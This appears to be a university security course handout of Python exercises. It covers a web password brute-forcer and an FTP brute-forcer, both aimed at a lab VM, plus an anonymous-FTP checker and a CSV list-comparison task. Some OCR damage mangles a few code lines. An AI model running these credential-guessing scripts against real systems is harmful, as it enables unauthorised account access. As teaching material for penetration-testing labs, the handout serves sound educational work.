ENPM685 – Python Exercises, part 2

Version 3.2 – March 7th 2022

Grab The Code Examples

1. Create a directory to work out of

2. **`git clone https://github.com/kts262/enpm685.git`**

- OR -

2. **`wget https://github.com/kts262/enpm685/archive/master.zip unzip master.zip`**

Python Background

We'll be using Python 3 for these examples.


Where to get help:

- https://www.google.com/
- https://stackoverflow.com/


Books/online knowledge:

- Automated The Boring Stuff With Python by Al Sweigart (http://automatetheboringstuff.com/ and in print too)
- A Whirlwind Tour of Python - https://github.com/jakevdp/WhirlwindTourOfPython
- Coding for Penetration Testers by Jason Andress and Ryan Linn
- http://learnpythonthehardway.org/

Brute Forcing a password on the Ubuntu VM (20 minutes)



Wrong password:



Pseudocode:

- Take a password file (passwords) and go line by line substituting each line in the "password" field of the URL.
    - If we get something that is a different content size then maybe we have found

we'll specify the URL in the code

The code: (To make like easy we'll specify the URL in the code.)


```
#!/usr/bin/python
# Brute Force web URL

import requests

passwords = open('passwords', 'r')

#replace IP with the IP of your Ubuntu VM...
base_url = "http://ubuntu.ip/brute2.php?password="
end_url = "&Enter=Enter"

for password in passwords:
  password = password.rstrip()
  url = base_url + password + end_url
  try:
    r = requests.get(url)
    if r.status_code == 200:
      result_len = len(r.content)
      print("Password: " + password  + "\tResponse size = " +
str(result_len))

  except:
    pass
```

```
[itmc244524:week11 kts$ python brute-force.py
 Password: password      Response size = 137
 Password: lolwat        Response size = 137
 Password: qwerty        Response size = 137
 Password: 123456        Response size = 137
 Password: badpassword   Response size = 508
```

Since we know that “password” doesn’t work and the reply size = 137 then in theory:

Response size of 137 = wrong password
Anything else = worth testing out, probably a valid password

When “badpassword” is used:



Anonymous FTP Exercise (40 minutes)

- We’re going to make a script to check if an FTP server is running an anonymous FTP server.
- To do this we open a connect to the FTP server on port 21 and log in as “anonymous”.
- Successful login = anonymous FTP server!
- Python has the “ftplib” module for this which makes FTP connections in python a snap

Initial script development

ftplib (more details: https://docs.python.org/3/library/ftplib.html) is a Python module made for interacting with FTP servers.)

```
import ftplib
ftp = ftplib.FTP(hostname)
ftp.login(‘username’, password')
ftp.quit()
```

Function to test if FTP server is running in anonymous mode:

```
def anonFTP(hostname):
  try:
    ftp = ftplib.FTP(hostname)
    ftp.login('anonymous', 'test@test.com’)
    ftp.quit()
    return True
  except:
    return False
```

The full code:

```
#!/usr/bin/python3
# usage: script.py ftp.server.ip

import sys
import ftplib

def anonFTP(hostname):
  try:
    ftp = ftplib.FTP(hostname)
    ftp.login('anonymous', 'test@test.com')
    ftp.quit()
    return True
  except:
    return False

ftpsvr = sys.argv[1]
print(ftpsvr + ": Checking anonymous FTP server status")
ftp_result = anonFTP(ftpsvr)
if ftp_result is not False:
  print("[+]" + ftpsvr + " is an anonymous FTP server")
else:
  print("[-]" + ftpsvr + " is either offline or not an FTP server")
```

Adding FTP Brute Forcing

We're already doing an anonymous FTP check, what if we change that to check against a list of users?

```
def ftp_brute(hostname, user, password):
try:
  ftp = ftplib.FTP(hostname) ftp.login(user, password) ftp.quit()
return True
  except:
    return False
```

Your Ubuntu VM's FTP server will allow you to login with valid user credentials, in this case

user: **enpm685** password: **password** is a valid login

1. Create a "userlist" and put 2+ users in it. One should be "enpm685"
2. Create a "passlist" and put 2+ passwords in it. One should be "badpassword"

Brute Forcing Pseudocode

```
userlistfile = open("userlist", "r")
for users in userlistfile.readlines():
    passlistfile = open("passlist", "r")
    for password in passlistfile.readlines():
        # brute force code here
        # if we have results print them.
```

Final code:

```
#!/usr/bin/python3
import sys
import ftplib

def anonFTP(hostname):
  try:
    ftp = ftplib.FTP(hostname)
    ftp.login('anonymous', 'test@test.com')
    ftp.quit()
    return True
  except:
    return False
```

```
def ftp_brute(hostname, user, password):
  try:
    ftp = ftplib.FTP(hostname)
    ftp.login(user, password)
    ftp.quit()
    return True
  except:
    return False

ftpsvr = sys.argv[1]
print(ftpsvr + ": Checking anonymous FTP server status")
ftp_result = anonFTP(ftpsvr)

if ftp_result is not False:
  print("[+] " + ftpsvr + " IS an anonymous FTP server")
else:
  print("[-] " + ftpsvr + " is either offline or not an FTP server")

# Brute forcing
Print("\n" + ftpsvr + ": Brute forcing FTP server...")
userlistfile = open("userlist", "r")
for user in userlistfile.readlines():
  passlistfile = open("passlist", "r")
  for password in passlistfile.readlines():
    # strip trailing new lines
    user = user.rstrip()
    password = password.rstrip()
    print("[.] Trying user: " + user + " password: " + password)
    brute_result = ftp_brute(ftpsvr, user, password)
    if brute_result == True:
        print("[+] FOUND ACCOUNT User: " + user + " Password: " +
password)
```

List Comparison Exercise (20 minutes)

Comparing lists. It happens all of the time, I have done various forms of this countless times. In this example we have been tasked with comparing the list of all users of "ENPM685 Corp" with a list of users who have completed their annual security awareness training with an external vendor. Your end goal is to have a list of users who still need to complete the training so you can email those users to remind them to complete their training. The external vendor records completions by name and email address so you'll need to do some adjustment to get the username to match in the list of all users. (This example the user list is small but imagine in a 1,000+ user organization doing a manual comparison isn't really feasible.)

Completed list from vendor:

Name	Email
Frederick	fred@enpm685.com
Alice	asmith@enpm685.com
Brian	brianb@enpm685.com
Diana	diana@enpm685.com

List of all users:

Username	First	Last	Title	Phone	Department
asmith	Alice	Smith	Salesperson	x0444	Sales
brianb	Brian	Brown	Salesperson	x0333	Sales
pd	Chandra	Lemp	Logistics Director	x0619	Logistics
diana	Diana	Rene	HR Director	x0002	HR
ew	Elanna	Williams	General Counsel	x0003	Executive
fred	Frederick	Avolio	CEO	x0001	Executive
ggreen	Greg	Green	Sales Manager	x0415	Sales
millerh	Heidi	Miller	Training Director	x0414	Training
abishek	Abishek	Bhendale	CIO	x0005	Executive

The code:

```
#!/usr/bin/python3

import csv

# read in CSV of all users
# compare to list of completed users
# if user is not in completed output their information

# completed format
# 0 = name
# 1 = email

# all users format
# 0 = username
# 1 = first, 2 = last
# 3 = title, 4 = phone, 5 = dept
```

```
completedusers = []

completed_file = open("completed.csv","r")
completed_reader = csv.reader(completed_file)
completed_count = 0

for row in completed_reader:
      # Skip the header "Email"
      if row[1] != "Email":
            # build the list but let's strip "@enpm685.com"
            # this will return only the user name part of the email
            username = row[1].split("@")[0]
            completedusers.append(username)
            completed_count = completed_count + 1

remaining_count = 0

allusers_file = open("allusers.csv","r")
allusers_reader = csv.reader(allusers_file)

print("\nRemaining users:")
print("----------------")

# skipping the CSV "header"
next(allusers_reader)

for row in allusers_reader:
      if row[0] not in completedusers:
            # output user, email, name
            print(row[0] + "," + row[0] + "@enpm685.com," + row[1] + " "
+ row[2])
            remaining_count = remaining_count + 1

# str() to change our int to a string
print("\nUsers completed training: " + str(completed_count))
print("Users still need to complete training: " +
str(remaining_count))
```

Key items:

```
completed_file = open("completed.csv","r")
completed_reader = csv.reader(completed_file)
```

This opens up the CSV file and loads in into a “reader” object to then be processed.

We then process the CSV file by going through it line by line (or row by row) to remove the domain part of the email address so we can compare it to the username field in the all user list and then build a list of all user names to compare

```
for row in completed_reader:
      # Skip the header "Email"
      if row[1] != "Email":
            # build the list but let's strip "@enpm685.com"
            # this will return only the user name part of the email
            username = row[1].split("@")[0]
            completedusers.append(username)
```

We skip the "header" of the CSV with **`next(allusers_reader)`** and then move on to comparing to the list of all users. If the user is not on our completed user list we print the output of the user name, email address, and their name:

```
print(row[0] + "," + row[0] + "@enpm685.com," + row[1] + " " + row[2])
```

We finish up with some basic stats.

```
print("\nUsers completed training: " + str(completed_count))
print("Users still need to complete training: " +
str(remaining_count))
```

With this list we can now contact those users (perhaps by using the CSV output as part of a "mail merge" to automate messaging them.